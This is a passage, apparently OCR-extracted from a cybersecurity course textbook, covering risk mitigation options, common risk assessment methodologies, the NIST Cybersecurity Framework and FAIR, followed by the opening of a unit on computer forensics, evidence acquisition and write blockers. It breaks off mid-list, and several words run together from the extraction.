


Figure 33: The relationship between risk assessment and selection of controls

There are three steps to risk mitigation: identify, choose and implement controls.

a. *Identify Options***:** After the risk to information assets has been measured, a decision must be made about how to mitigate that risk. There are four options available for mitigatingrisk:

i. Accept the risk,
ii. Transfer therisk,
iii. Limit therisk,
iv. Avoid therisk

i. Accept the Risk: An organization may choose to simply accept risk under thesescenarios:
- The risk is consideredlow.
- The cost of accepting the risk is found to be lower than the cost of transferring or limiting therisk.
- If the cost of accepting the risk is high or more than the cost of transfer or limiting it, then the organisation should not accept therisk.

ii. Transfer the Risk: When the risk is transferred, the risk is shared with a third party in part or in whole. This is typically seen in the use of insurance. Third party insurance organizations, for a fee, agree to accept the risk and compensate the information owner for the full damage of a particular risk. This is appropriate for hardware or when the recoup value is received if the asset is destroyed or where an organization wants to limit liability.

iii. Limit the Risk: When a risk is high for a particular asset, and the risk cannotbetransferredthentheriskshouldbelimitedinpartorinfull.The process includes identifying the most probable threats to a given asset and identifying, researching, or developing an acceptable control to that threat. In the case of limiting risks such as a malware infection, spam and unauthorized Internet access, the organisation may decide to order the purchase of software for all computer devices to reduce the impact of those risks. Limiting risk will mean controlling access to the network, by installing antivirus, Intrusion prevention systems and a firewall where none exists. Training employees and contractors to be aware of information security will also help reduce therisks.

In some cases, limiting the risk can be fast, inexpensive and sometimes free. Information systems suppliers may provide free security patches and may even provide mechanisms that perform automatic updates to these systems. Applying security updates or bug fixes may simply involve the time and skills of the internal staff. Keeping software updated is a critical defense to recently discovered vulnerabilities.

iv. Avoid the Risk: Risk avoidance may be used to protect those assets which are at high risk. Some examples of this optioninclude:

- Building a facility outside earthquakezone
- Making core network air gapped from internet

b. *Choose and implement the risk mitigation method*: Once the organization has identified the various options for mitigating risk, one must be selected. Implementing the option involves putting into action the choice that has been made for mitigating the risk. As discussed, the possible actions are to accept the risk, transfer the risk, limit the risk, or avoid the risk. Each information asset now has an assigned risk and the option for mitigating the risk has been chosen. Implementing the chosen option will result in certain procedures being followed and/or new controls put in place. Limiting the risk by putting a control in place will be the most commonly chosen option to protect your information assets and systems. Continual monitoring and regular updating is part of the implementation to keep the risk at an acceptablelevel.

C. **Evaluation:** Audit and evaluation of the risk assessment and risk treatment plan should be performed by organizations periodically. Evaluation should ensure that the controls put in place are still functional and viable to protect a given information asset. A technical security review would consist of reviewing the controls built into a system or application to ensure they still perform as designed and are in compliance with documented security policies and procedures.

a. *Residual Risk*: Residual risk is the threat that remains after all efforts to identify and eliminate risk have been made. As discussed there are four basic ways of dealing with risk:reduceit,avoidit,acceptitortransferit.Sinceresidualriskisunknown,many organizations choose to either accept residual risk or transfer it. The formula to calculate residual risk is

(inherent risk) x (control risk) where inherent risk is (threats* × *vulnerability).

1.4 RISK ASSESSMENT METHODOLOGIES

There are various risk assessment and management methodologies and tools. Based on the organization specific factors, management decides and selects risk management framework and assessment methodology. Organizations consideration while selecting risk assessment method may include scope of the project, cost involved and ensuring resources required are proportionate and sustainable. In this section we will discuss some common risk assessment methodologies. Organization should select method for risk assessment based on their requirement. Organizations can also customize the methods as per the need.

1.4.1 ISO/IEC27005:2011(„Information technology-Security techniques-Information security risk management‟)

ISO 27005 is an international standard providing guidelines for information risk management. ISO 27005:2011 is part of the ISO 27000 family of standards. There is some dependency between these documents, with concepts from one being important for understanding those in another. ISO 27005 is likely to be used by organisations following the security requirements of ISO27001 (ISO/IEC 27001:2013 –Information technology - Security techniques - Information security management systems - Requirements‖), although it can be used in othercontexts.

The appendices provide guidance on using qualitative and quantitative approaches. The standard is not prescriptive about which should be used. It refers out to IEC 31010:2009 (—Risk management - Risk assessment techniques‖) to inform the choice of risk assessment technique. ISO 27005 requires that a risk assessment takes into account threats, vulnerabilities, and impacts. They must be contextualized to the business, and then fed into the risk evaluation process, which informs the decisions made on how to treat risks. As a framework the principles of ISO 27005 can be applied to a variety of types and sizes of organization. Given the broad and generic nature of the guidance, specialist skilled resources will be needed to tailor the implementation to the requirements of the business.

1.4.2 National Institute of Standards and Technology (NIST) SP 800-39 and SP800-30

NIST SP 800-39 - Managing Information security risk and NIST SP 800-30 - Guide for Conducting Risk Assessments is the US government‘s preferred risk assessment methodology. NIST SP 800-30 features a detailed step-by-step process from the initial stages of preparing for an assessment, through conducting it, communicating the results, and maintaining the assessment. It is freely available at NIST website[30]. The guidance itself is comprehensive and clear. The methodology should be usable by organizations of all sizes in both the private and public sectors. It is designed to be consistent with the ISO standards, and flexible enough to be used with other risk management frameworks.

The risk assessment process in SP 800-30 takes inputs from a preparatory step that establishes the context, scope, assumptions, and key information sources for the process, and then uses identified threats and vulnerabilities to determine likelihood, impact and risk. The process next requires that the results are communicated and the assessment maintained, including monitoring effectiveness of controls and verifyingcompliance.

1.4.3 OCTAVEAllegro

The Operationally Critical Threat, Asset, and Vulnerability Evaluation (OCTAVE) methodology originates from Carnegie Mellon University in the USA. OCTAVE is one of the best known risk management methodologies. It is a structured approach to evaluating risk that addresses operational risk, security practices and the technology that is used to mitigate the recognized risk. The goal of this approach, compared to others, is that it takes a more strategic approach compared to a tactical one. It not only focuses on the technology but the practices and processes also. This is also a methodology that a company can learn and use in-house instead of requiring security consultants to run this type of program. It is primarily intended as a qualitative assessment, although may be used for simple quantitative analysis. OCTAVE is intended to be managed in a workshop style, with a small group of participants from the operational and IT areas of the business, not requiring extensive expertise. The resources to perform a risk assessment can be downloaded for free and are integral to the process. Octave Allegro is an asset-focused method. The first step is establishing consistent, qualitative risk measurement criteria specific to the organization‘s drivers and objectives. After assets have been profiled, threats and impacts are considered in light of real world scenarios to identify risks. These risks are then prioritized according to the risk measurement criteria and mitigationsplanned.

1.4.4 ISACA COBIT

COBIT is a comprehensive governance and enterprise IT management framework from ISACA, an international association specializing in IT governance. It is a thorough and prescriptive framework which includes risk assessment. The standard is available free to ISACA members or can be purchased by non-members. It will likely require a significant investment of time and skilled personnel to implement. COBIT is likely to suit organizations where legal and regulatory compliance are of utmost importance.

Organizations that seek to implement COBIT will need to choose a suitable way to assess risks that takes into account threats, impacts and vulnerabilities. COBIT is aligned with other well-known standards such as ISO 27005. An organization looking to implement COBIT will alsoneed to take into account the specialist resources that will be necessary to implement this large framework, and ensure their chosen risk assessment method appropriately reflects their threats, vulnerabilities and impacts.

1.4.5 COBRA

The Consultative, Objective and Bi-functional Risk Analysis (COBRA) takes the approach that risk assessment is a business issue rather than a technical issue. It consists of tools that can be purchased and then utilized to perform self-assessments of risk, while drawing on the expert knowledge embedded in the tools. The primary knowledge bases are:

- IT Security
- OperationalRisk
- 'Quick Risk' or 'high levelrisk'
- e-Security

There are two primary products, Risk Consultant and ISO Compliance. Risk Consultant is a tool with knowledge bases and built in templates that allow the user to create questionnaires to gather the information about the types of assets, vulnerabilities, threats, and controls. From this information, risk consultant can create reports and make recommendations, which can then be customized.

1.4.6 Information Risk Assessment Methodology 2(IRAM2)

The ISF's Information Risk Assessment Methodology 2 (IRAM2) has been designed to help organizations better understand and manage their information risks. This new methodology provides risk practitioners with a complete end-to-end approach to performing business-focused information risk assessments.

1.4.7 Facilitated Risk Analysis Process (FRAP)

The Facilitated Risk Analysis Process (FRAP) was developed as an efficient and disciplined process for ensuring that information security-related risks to business operations are considered and documented. The process involves analyzing one system, application or segment of business operation at a time and convening a team of individuals that includes business managers who are familiar with business information needs and technical staff who have a detailed understanding of potential system vulnerabilities and relatedcontrols.

1.4.8 Threat Agent Risk Assessment (TARA)

TARA was introduced by the Intel Corporation in order to tackle the problem created by the very large number of possible attacks on any given infrastructure. The method claims to help in identifying the risks and related threat agents which could realistically succeed in actions that are most likely to cause unsatisfactory losses. Thus, the method‘s strong point is the prioritization of critical risks (and countermeasures) in order to maximize utilization of resources and avoid over-encumbering the decision makers with every possible vulnerability. It‘s strong visualizationtechniques enable awareness dissemination amongst stakeholders, and helps reach an acceptable level of residual risk with low resources. This makes it less applicable to security-critical systems, but more relevant to large enterprise scenarios, where multiple, diverse stakeholders are involved. The method puts heavy emphasis on attackerprofiles.

1.4.9 Tools for Risk assessment

Some tools for risk assessment are listed below. These tools assist organizations in the risk assessment process. Some of the tools are focused on specific methodologies of the risk assessments. Readers are advised to explore the tools for risk assessment.

- COBRA
- CORAS Tool
- AcuityStream
- ASSET
- Countermeasures
- CRAMM
- EAR/PILAR
- Ebios tool
- EISA
- FAIRlite
- FAIRiq
- GxSGSI
- ISAMM
- ISMS ToolBox
- Secu-Max
- OCTAVE AutomatedTool
- RealISMS
- Riskwatch
- RMStudio
- SISMSE-2

1.5 NIST CYBER SECURITY FRAMEWORK

The NIST cyber security Framework is a risk-based approach to managing cyber security risk, and is composed of three parts: the Framework Core, the Framework Implementation Tiers, and the Framework Profiles. Each Framework component reinforces the connection between business drivers and cyber security activities. The components are described below.

a. **The Framework Core:** The Framework Core is a set of cyber security activities, desired outcomes,andapplicablereferencesthatarecommonacrosscriticalinfrastructuresectors. The Core presents industry standards, guidelines, and practices in a manner that allows for communication of cyber security activities and outcomes across the organization from the executive level to the implementation/operations level. The Framework Core consists of five concurrent and continuous Functions—Identify, Protect, Detect, Respond, Recover. When considered together, these Functions provide a high- level, strategic view of the lifecycle of an organization‘s management of cyber security risk. The Framework Core then identifies underlying key Categories and Subcategories for each Function, and matches them with example Informative References such as existing standards, guidelines, and practices for each Subcategory.

b. **FrameworkImplementationTiers:** FrameworkImplementationTiersprovide context on how an organization views cyber security risk and the processes in place to manage that risk. Tiers describe the degree to which an organization‘s cyber security risk management practices exhibit the characteristics defined in the Framework (e.g., risk and threat aware, repeatable, and adaptive). The Tiers characterize an organization‘s practices over a range, from Partial (Tier 1) to Adaptive (Tier 4). These Tiers reflect a progression from informal, reactive responses to approaches that are agile and risk-informed. During the Tier selection process, an organization should consider its current risk management practices, threat environment, legal and regulatory requirements, business/mission objectives, and organizationalconstraints.

c. **Framework Profile:** A Framework Profile (―Profile‖) represents the outcomes based on business needs that an organization has selected from the Framework Categories and Subcategories. The Profile can be characterized as the alignment of standards, guidelines, and practices to the Framework Core in a particular implementation scenario. Profiles can beusedtoidentifyopportunitiesforimprovingcyber securityposturebycomparinga ―Current‖ Profile (the ―as is‖ state) with a ―Target‖ Profile (the ―to be‖ state). To develop a Profile, an organization can review all of the Categories and Subcategories and, based on business drivers and a risk assessment, determine which are most important; they can add Categories and Subcategories as needed to address the organization‘s risks. The Current Profile can then be used to support prioritization and measurement of progress toward the Target Profile, while factoring in other business needs including cost-effectiveness and innovation. Profiles can be used to conduct self-assessments and communicate within an organization or between organizations.

1.6 FACTOR ANALYSIS OF INFORMATION RISK

Factor analysis of information risk (FAIR) is taxonomy of the factors that contribute to risk and how they affect each other. It is primarily concerned with establishing accurate probabilities for the frequency and magnitude of loss events. The Open Group Technical Standard: FAIR – ISO/IEC 27005 Cookbook describes in detail how to apply the FAIR (Factor Analysis for Information Risk) methodology to any selected risk management framework. It uses ISO/IEC27005 as the example risk assessment framework. FAIR is complementary to all other risk assessment models/frameworks, including COSO, ITIL, ISO/IEC 27002, COBIT, OCTAVE, etc.

FAIR is not another methodology to deal with risk management, but it complements existing methodologies. Although the basic taxonomy and methods have been made available for non-commercial use under a creative commons license, FAIR itself is proprietary. Using FAIR to analyze someone else‘s risk for commercial gain requires a license from RMI.

FAIR underlines that risk is an uncertain event and one should not focus on what is possible, but on how probable is a given event. This probabilistic approach is applied to every factor that is analyzed. The risk is the probability of a loss tied to an asset.

Asset: An asset‘s loss potential stems from the value it represents and/or the liability it introduces to an organization. For example, customer information provides value through its role in generating revenue for a commercial organization. That same information also can introduce liability to the organization if a legal duty exists to protect it, or if customers have an expectation that the information about them will be appropriately protected.

FAIR defines six kind of loss:

- *Productivity* – a reduction of the organization to effectively produce goods or services in order to generate value
- *Response* – the resources spent while acting following an adverseevent
- *Replacement* – the expense to substitute/repair an affected asset
- *Fines and Judgements(F/J)* – the cost of the overall legal procedure deriving from the adverseevent
- *Competitive advantage (CA)*- missed opportunities due to the securityincident
- *Reputation*– missed opportunities or sales due to the diminishing corporate image following theevent

FAIR defines value/liability as:https://en.wikipedia.org/wiki/Factor_analysis_of_information_risk -cite_note-FAIR-4

- *Criticality* – the impact on the organizationproductivity
- *Cost*– the bare cost of the asset, the cost of replacing a compromisedasset
- *Sensitivity* – the cost associated to the disclosure of the information, further dividedinto:
- *Embarrassment*– the disclosure states the inappropriate behaviour of the management of the company
- *Competitive advantage* – the loss of competitive advantage tied to thedisclosure
- *Legal/regulatory* – the cost associated with the possible lawviolations
- *General* – other losses tied to the sensitivity ofdata

1.6.1 Threat

Threat agents can be grouped by Threat Communities, subsets of the overall threat agent population that share key characteristics. It‘s important to precisely define threat communities in order to effectively evaluate impact (loss magnitude).

Threat agents can act differently on an asset:

- ➢ Access – read the data without properauthorization

- ➢ Misuse – use the asset without authorization and or differently form the intendedusage
- ➢ Disclose – the agent let other people to access thedata
- ➢ Modify – change the asset (data or configurationmodification)
- ➢ Deny access – the threat agent do not let the legitimate intended users to access theasset

These actions can affect different assets in different ways: the impact varies in relationship with the characteristics of the asset and its usage. Some assets have high criticality but low sensitivity. Denial of access has a much higher impact than disclosure on such assets. On the other hand an asset with highly sensitive data can have a low productivity impact if not available, but huge embarrassment and legal impact if that data is disclosed. For example the availability of former patient health data does not affect a healthcare organization's productivity but can cost millions of dollars if disclosed. https://en.wikipedia.org/wiki/Factor_analysis_of_information_risk - cite_note-5 a single event can involve different assets- a [laptop theft] has an impact on the availability of the laptop itself but can lead to the potential disclosure of the information stored on it. The key point is that it is the combination of an asset's characteristics and the type of action against that asset that determines the fundamental nature and degree ofloss.

1.7 SUMMERY

In this unit we discussed about the risk management process and its importance. Cyber security risk management is an integral part of a company‘s management process that deals with the identification, treatment, communication and acceptance of IT security risks. It involves the selection and implementation of countermeasures justified by the identified IT security risks and the reduction of those risks to acceptable levels. It also comprises continuous monitoring of risks and risk communication. We had discussed common methodologies for conducting the risk assessment. Unit is concluded with the introduction to the NIST cyber security framework and Factor analysis of information risk (FAIR).

Activity

Activity 1: Explore NIST cyber security framework and risk assessment methodology.

Activity 2: Develop a flow chart for risk management process.

CHECK YOURPROGRESS

1. Fill in theblanks

i. is defined as the possibility that an event willoccur.

ii. is the process of taking actions to access risks and avoid or reduce risk.

iii. The risk management processes that are most important to cyber security are therisk assessmentand____________________.

iv. is the process of identifying threats to information or information systems.

v. A___________is a force, organization or person, which seeks to gain access to, or compromiseinformation.

vi. are weaknesses in a system or facility holding information, which can be exploited to gain access or violate systemintegrity.

vii. There are inherent risks involved incontaining and_____________information.

viii. FAIRstandsfor___________________________________.

ix. TARAstands for__________________________.

x. OCTAVEstandsfor______________________.

1.8 ANSWERS TO CHECK YOUR PROGRESS

1. Fill in theblanks

i. Risk

ii. RiskManagement

iii. Riskmitigation

iv. Riskassessment

v. Threat

vi. Vulnerabilities

vii. Transferring

viii. Factor Analysis of InformationRisk

ix. Threat Agent RiskAssessment

x. Operationally Critical Threat, Asset and VulnerabilityEvaluation

1.9 MODEL QUESTIONS

1. Explain Risk and RiskManagement.
2. Write short note on importance of cyber riskmanagement.
3. Explain process for conducting riskassessment.
4. What is riskmitigation?
5. Define residualrisk.
6. Discuss common methods of conducting riskassessment.
7. What isOCTAVE.
8. Write a note onCOBIT.
9. Write a note on NIST cyber securityframework.
10. Define Factor analysis of information risk (FAIR).

Unit 2: Computer Forensics Fundamentals and Collection of Digital Evidence

2

Unit Structure

2.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand cyber forensicsprocedures
- Understand first responderprocedure
- Prepare first respondertoolkit
- Analyzedata
- Infer conclusion from thedata

2.2 INTRODUCTION

Computer forensics or cyber forensics is a branch of digital forensic science pertaining to evidence found in computers and digital storage media. The goal of computer forensics is to examine digital media in a forensically sound manner with the aim of identifying, recovering, analysing and presenting facts and opinions about the digital information. A computer may be a tool of the offense, target of the crime or a storage container holding evidence of the offense. Investigation of any such criminal activity may produce digital evidence. Digital evidence is fragile in nature and its handling requires prior knowledge of the computer parts and equipment. The categorical roles of a computer in cybercrime can be as a ―target‖as ―tool‖or as an incidental‖to other crimes. As a target, the contents of the computer are being targeted and being victim of several types of attacks including malware, Distributed Denial of Service(DDOS), Identity/Personally Identifiable (PII) Theft etc. Whilst as a tool, computer and its contents can be used for promotion/ enhancement/ aid of a crime. For instance, the computer is used as a tool in Cyber Stalking, Cyber theft, Espionage, Net Extortion, Financial Frauds, Botnet Management etc. Typical traditional crimes are leveraged in case of computer as ―incidental‖ in crime such as online gambling, pornography, Cyber Terrorism, Drug Trafficking etc. In all these cases you will be stumbled upon with a PC that has been used in any of such activities and your job majorly involves initiating forensic procedures on the suspect system as a cyber sleuth. This unit introduces to good practices of evidence acquisition and handling such evidence from a PC. Analysis and report finding is out of the scope of this unit and shall be covered in details in advances topics in the coming units.

In a nutshell, Cyber Forensics involves application of computer science and investigative procedures and analysis of digital evidence after proper search authority, chain of custody, use of validated tools, repeatability, reporting, and possible expert presentation for a legal purpose.


2.3 COMPUTER FORENSICS PROCEDURE

The NIST explains how the process of computer forensics has four basicphases:

- **Collection:** identifying, labeling, recording, and acquiring data from the possible sources of relevant data, while following procedures that preserve the integrity of the data.

- **Examination:** forensically processing collected data using a combination of automated and manual methods, and assessing and extracting of particular interest, while preserving the integrity of thedata.
- **Analysis:** analyzing the results of the examination, using legally justifiable methods and techniques, to derive useful information that addresses the questions that were the impetus for performing the collection andexamination.
- **Reporting:** reporting the results of the analysis, which may include describing the actions used, explaining how tools and procedures were selected, determining what other actions need to be performed (e.g., forensic examination of additional data sources, securing identified vulnerabilities, improving existing security controls), and providing recommendations for improvement to policies, procedures, tools, and other aspects of the forensic process.

Figure 34: Computer Forensics procedure



The forensic process transforms media into evidence, whether evidence is needed for law enforcement or for an organization‘s internal usage. Specifically, the first transformation occurs when collected data is examined, which extracts data from media and transforms it into a format that can be processed by forensic tools. Second, data is transformed into information through analysis. Finally, the information transformation into evidence is analogous totransferringknowledge into action using the information produced by the analysis in one or more ways during the reportingphase.

2.3.1 Data Collection

The first step in the forensic process is to identify the potential source of data and capture data from them. Data acquisition should be performed using a three-step process: *developing a plan to acquire the data, acquiring the data, and verifying the integrity of the acquireddata.*

Data acquisition can be performed locally / over network. Although it is generally preferable to acquire data locally because there is greater control over the system and data, local data collection is not always feasible (e.g., system in locked room, system in another location). When acquiring data over a network, decisions should be made regarding the type of data to be collected and the amount of effort to use.

“ The general process for acquiring data involves using forensic tools to collect volatile data, duplicating non-volatile data sources to collect their data, and securing the original non-volatile data sources. “

After the data has been acquired, its integrity should be verified. It is particularly important for an analyst to prove that the data has not been tampered with if it might be needed for legal reasons. We will dive in deep about the necessary data collection process and procedure as a first responder in the latersections.

2.3.2 Examination

After data has been collected, the next phase is to examine the data, which involves assessing and extracting the relevant pieces of information from the collected data. This phase may also involve bypassing or mitigating OS or application features that obscure data and code, such as data compression, encryption, and access control mechanisms. An acquired hard drive may contain hundreds of thousands of data files; identifying the data files that contain information of interest, including information concealed through file compression and access control, can be a daunting task. In addition, data files of interest may contain extraneous information that should be filtered. For example, yesterday’s firewall log might hold millions of records, but only five of the records might be related to the event of interest. Fortunately, various tools and techniques can be used to reduce the amount of data that has to be sifted through. Text and pattern searches can be used to identify pertinent data, such as finding documents that mention a particular subject or person, or identifying e-mail log entries for a particular e-mailaddress.

Another helpful technique is to use a tool that can determine the type of contents of each data file, such as text, graphics, music, or a compressed file archive. Knowledge of data file types can beusedtoidentifyfilesthatmeritfurtherstudy,aswellastoexcludefilesthatareofnointerestto the examination. There are also databases containing information about known files, which can also be used to include or exclude files from furtherconsideration

2.3.3 Analysis

Once the relevant information has been extracted, the analyst should study and analyze the data to draw conclusions from it. The foundation of forensics is using a methodical approach to reach appropriate conclusions based on the available data or determine that no conclusion can yet be drawn.

The analysis should include identifying people, places, items, and events, and determining how these elements are related so that a conclusion can be reached. Often, this effort will include correlating data among multiple sources. For instance, a network intrusion detection system (IDS) log may link an event to a host, the host audit logs may link the event to a specific user account, and the host IDS log may indicate what actions that user performed. Tools such as centralized logging and security event management software can facilitate this process by automatically gathering and correlating the data. Comparing system characteristics to known baselines can identify various types of changes made to thesystem.

2.3.4 Reporting

The final phase is reporting, which is the process of preparing and presenting the information resulting from the analysis phase. While preparing the forensic analyst can consider the intended audience of the report, actionable information on which some can acted upon, Alternative explanations (When an event has two or more plausible explanations, each should be given due consideration in the reportingprocess).

The elaborate process and procedure for all the aforementioned four steps would detailed be collecting in later modules.

2.4 DATA COLLECTION AND ACQUISITION

Evidence seizure and acquisition generally occurs during the incident response phase where you verify the incident, but you also begin your work to collect volatile and non -volatile data. Data that is volatile is lost if the system is altered prior to the collecting of that data. A memory dump of a process that might contain IP address of the attacker or the output of ―netstat –anob‖ current network connection whereas ―non-volatile data is a hard-disk that is powered off or static external devices.

This document is not intended to create expertise in cyber crime investigations. Hence, in the event of a cyber crime or related incident, it is recommended thatan expert(s) should be consulted while handling such incident, whenever and wherevernecessary.

The overall forensics investigation methodology will remain the same from all operating systems. You proceed with verifying the legitimacy of the incident and ensure that the incident has taken place. Verification process includes the type of the system and the role of the system in the environment. The major step involves evidence gathering-volatile and non-volatile evidence from the system. Once the evidence has been gathered, the investigator can work on offline analysis. The investigator can go about time-line analysis of the whole system which includes date and time of the notification, using this time line one can step through . The generic steps followed are concisely listed below, the order of the steps can vary from case to case and to investigators toinvestigators.

- Incident verification, detailed study of the system, its environment and its roles of the system.
- Evidence gathering- volatile , non-volatileevidences
- Obtain time line details of the entire system. This time line would include the date and time of notification as well as a listing of all files and their modification, access, etc. Using this time line, one could step through file by file discovering additional files and artefacts that the investigator would need to examine closer. Closer look at the files or entries and determine what they are used for and if they are relevant to the investigation and finding the strings, bytes ofrelevance.
- Once the strings and bytes are located, additional steps to locate and recover the data that were discovered. After discovery, the steps are repeated starting from time line for the next interesting entry and proceed with the subsequent steps until all data has been collected and analysed from the suspectedsystem.
- The final step is reporting, that detail the investigation, the acquisition, analysis steps and conclusive results from theanalysis.

2.4.1 Data Collection

What is digitalevidence

Digital or electronic evidence is any information stored or transmitted in digital form that a party to a court case may use at trial. There are two basic types of data that are collected, persistent data and volatile data. Persistent data is that data which is stored on a hard drive or another medium and is preserved when the computer is turned off. Volatile data is any data that is stored in memory or exist in transit and will be lost when the computer is turned off. Volatile data might be key evidence, so it is important that if the computer is on at the scene of the crime it remainon.

Digital Evidence can be classified into following the broad categories:

a. Volatile Evidence: Examples of volatile evidenceare:

- Dump of System Memory(RAM)
- Userinformation
- SystemInformation
- Network – open ports, IP
- Running process andservices
- Passwords

b. Non-volatile Evidence: Examples of non-volatile evidenceare:

- Disk image User created/deletedfiles
- Deviceinformation

- Internet history
- LogInformation
- MACAddress
- Registryvalues
- Maildatabases

To prevent the alteration of digital evidence during collection:

- Document any activity on the computer, components, ordevices.
- Confirm the power state of the computer. Check for flashing lights, running fans, and other sounds that indicate the computer or electronic device is switched on. If the power state cannot be determined from these indicators, observe the monitor to determine if it is on, off, or in sleepmode.

2.4.2 A word about Write Protection

Original evidence must be write-protected when possible. Built-in write protection mechanisms must be utilized whenever available to complement hardware and software write protection. If write protection is not possible, this must be documented.

Forensic investigators need to be absolutely certain that the data they obtain as evidence has not been altered in any way during the capture, analysis, and control. According to the National Institute of Standards and Technology (NIST), the investigator follows a set of procedures designed to prevent the execution of any program that might modify the disk contents. These procedures involve a layered defence against any modifications to the source disk using the following strategies:

- Where possible, set a hardware jumper to make the disk readonly.
- Use an operating system and other software that are trusted not to write to the disk unless given explicit instructions.
- Use a hard disk write block tool to intercept any inadvertent diskwrites.

The third point clearly defines the need for write protection of the original evidences, and the best method in practice is use of Write Blockers. A write blocker is any tool that permits read-only access to data storage devices without compromising the integrity of the data. A write blocker, when used properly, can guarantee the protection of the data chain of custody. NISTs general write blocking requirements hold that:

- The tool shall not allow a protected drive to bechanged.
- The tool shall not prevent obtaining any information from or about anydrive.
- The tool shall not prevent any operations to a drive that is notprotected.

There exists software/hardware write blockers-the main difference between the two types is software write blockers are installed on a forensic computer workstation, whereas hardware write blockers have write blocking software installed on a controller chip inside a portable physical device.

2.4.2.1 Examples Commercialsoftware:

a. *Hardware Write Blockers*: Tableau write blockers for IDE, SATA, SCSI, USB, Guidance FastBloc2 FE, WiebeTech Forensic UltraDock V4.
b. *Software Write Blockers*: FastBloc-SE (Not much tools exists, the method is write protect the USB interfaces or Operating systems and bootable CD collection tools that can mount a device read only – OS X, various Linux distros, Helix, SMART. Note: Use the appropriate operating system or boot media when using software write-protection. If write protection software was not started during the boot process, initiate write protection software prior to attaching themedia.

2.4.3 First ResponderToolkit

The first responder has to create a toolkit before a cybercrime event happens and prior to any potential evidence collection. The first responder toolkit is a set of tested tools designed to help in collecting genuine presentable evidence. It helps the first responder understand the limitations and capabilities of electronic evidence at the time ofcollection.

The act of creating a toolkit makes the first responder familiar with computer forensic tools and their functionalities. The first responder has to select trusted computer forensic tools that provide output-specific information and determine system dependencies. For example, any program running on the victim‘s computer generally uses common libraries for routine system commands. If the first responder starts collecting evidence with the trusted tools, it will be easy to determine the system dependencies.Create a forensic workstation /toolkit to test the tools that we use during incident handling. Install clean OS (all the platforms) on a sanitize hard disk (Wiped) and use File integrity tools to monitor the file integrity of the system and document them accordingly (Name and type of the OS, Software installed, hardware devices installed etc.). Document in detail the summary of the tools. Although several commercial tools exit, basic operations can be performed with free and open source counterparts such as SANS SIFTToolkit.

2.4.4 Seizure andAcquisition

Once the data sources are identified, proceed to Data acquisition phase, which should be performed using a three-step process: *developing a plan to acquire the data, acquiring the data, and verifying the integrity of the acquired data*.

Cyber Forensics Acquisitiontools

The tools described in the section below are divided into 3 categories.

- **Disk Forensics Tools** – These tools are used to seize and acquire non-volatile data from computersystems.
- **Live Forensic Tools** – These tools are used for seizing and acquiring volatile data from live or running computersystems.

- **Device Forensics Tools** – These tools are used to seize and acquire data from devices such as Mobile Phones, PDA‘setc.

Evidence can be defined as anything that can be collected from the system under investigation. It includes image of the entire system, process information, network connections, log files and user information. It is best to obtain evidence in a forensically sound manner by avoiding data loss during any actions that you perform even the order you collect data. Collecting evidence in the wrong order could potentially result in evidence loss.

2.4.5 Evidencecollection

Any item having any tendency to make the existence of any fact that is of consequence to the determination of the action more probable or less probable than it would be without the evidence and yes computer would hold a great deal of information about our thoughts and actions. It is a step that needs to be performed and your results from these steps need to be clear. Not only you need to describe the tools used, you also need to explain how you ensure the integrity of the collected evidence. Forensic methodologies are broadly classified into two categories:

- Thefirstisthe–pure‖pull-the-plugtraditionalforensicmethodology advocatedformany years by most of the law enforcement community. This method is great for preserving data on disk, but you lose a lot of volatile data which may be useful. A skillful attacker may never even write their files to disk. A real world example of this is the code red worm.The second methodology, live forensics, recognizes the value of the volatile data that may be lost by a power down and seeks to collect it from a running system. As any such action will in some minor ways alter the system, it is not pure in forensic terms. Many people feel this is an acceptable trade-off given the value of the data that can be collected from a running system (with minimalimpacts).

Data on a system has an order of volatility. In general, data from the memory, swap space, network processes, and running systems processes is the most volatile and will be lost on system reboot. Raw file system information and data within the raw disk blocks are generally the least volatile. Whenever you collect data, you want to collect the most volatile first before proceeding to the least volatile. The order of volatility is as follows:

